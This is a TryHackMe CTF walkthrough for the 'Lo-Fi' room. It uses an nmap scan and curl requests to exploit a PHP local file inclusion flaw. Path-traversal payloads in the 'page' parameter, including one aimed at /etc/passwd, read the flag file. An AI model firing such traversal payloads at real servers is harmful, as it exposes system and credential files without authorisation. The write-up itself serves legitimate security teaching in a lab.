

CTF Writeups & Bug Bounty » Try Hack Me » THM Challenges » Lo-Fi Writeup on TryHackMe – File Inclusion
Lo-Fi is an easy and short challenge from TryHackMe. Our task is to find the flag at the root of the filesystem. We do so by exploiting a PHP file inclusion vulnerability and using Path Traversal payloads.
» Link to the room on TryHackMe
Table of Contents
Introduction – Lo-Fi
Our mission is to “Climb the filesystem to find the flag”.
The challenge description reveals similar content about “LFI Path Traversal” (LFI = Local File Inclusion) and File Inclusion resources:

So we know we are going to deal with some kind of arbitrary file inclusion vulnerability that will lead us to reading the flag.
Let’s do exactly this!
Recon
Even if it’s probably going to be a web application, let’s run the usual nmap scan:
nmap -sS -sV -p- -Pn --disable-arp-ping -T5 10.80.190.245
[...]
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
nmap options:
- -sS: TCP SYN scan method
- -sV: uses the scripts to detect versions of running services on the target
- -p-: scans all ports (1 to 65535)
- -Pn and –disable-arp-ping: disables the pings sent by default by nmap to the target
- -T5: caps the scan delay at 5ms per TCP port
So a web app and a SSH service are available.
With the help of curl, we quickly find the File Inclusion vector in the source code:
curl -skLi 10.80.190.245
[...]
<li><a href="/?page=relax.php">Relax</a></li>
<li><a href="/?page=sleep.php">Sleep</a></li>
curl options:
- -s: silent mode
- -k: allows insecure connections
- -L: follows redirections
- -i: shows response HTTP headers
To be honest I haven’t even opened the website on a browser during this challenge.
The page parameter contains the file to be included. Without a proper filter of this value, we could write an arbitrary value (e.g. ../../../../../../../../../etc/passwd) to retrieve files on the system.
Including the Flag File
With that knowledge, let’s simply include the flag file. It should be name “flag.txt”, and located at the root of the filesystem according to the description of the challenge.
I made a mere curl request with the following payload:
../../../../../../../../flag.txtGrepping the word “flag” reveals the flag:
curl -skLi 10.80.190.245/?page=../../../../../../../../flag.txt | grep flag
						flag{e4478e0ea**********************}
Oh, it’s already over 🙁
Final Thoughts on Lo-Fi
This easy and quick challenge was great for introducing beginners to the File Inclusion vulnerability.
I found it a bit too easy, but it wasn’t designed to be difficult.
That’s it, I hope you enjoyed this walkthrough!
You can read more posts like this one on pentestguides.com:
- Solving Lookup – TryHackMe Challenge Writeup

- Solving Basic Pentesting – TryHackMe Challenge Writeup

- RootMe Writeup – Full TryHackMe CTF Solution

- Corridor Writeup – TryHackMe IDOR Challenge

- Lo-Fi Writeup on TryHackMe – File Inclusion

Disclaimer
This article is provided for educational purposes only.
All techniques demonstrated were performed in a controlled lab environment.
Do not attempt to reproduce these actions on systems you do not own or have explicit authorization to test.
I do not encourage or take responsibility for any illegal use of the information provided.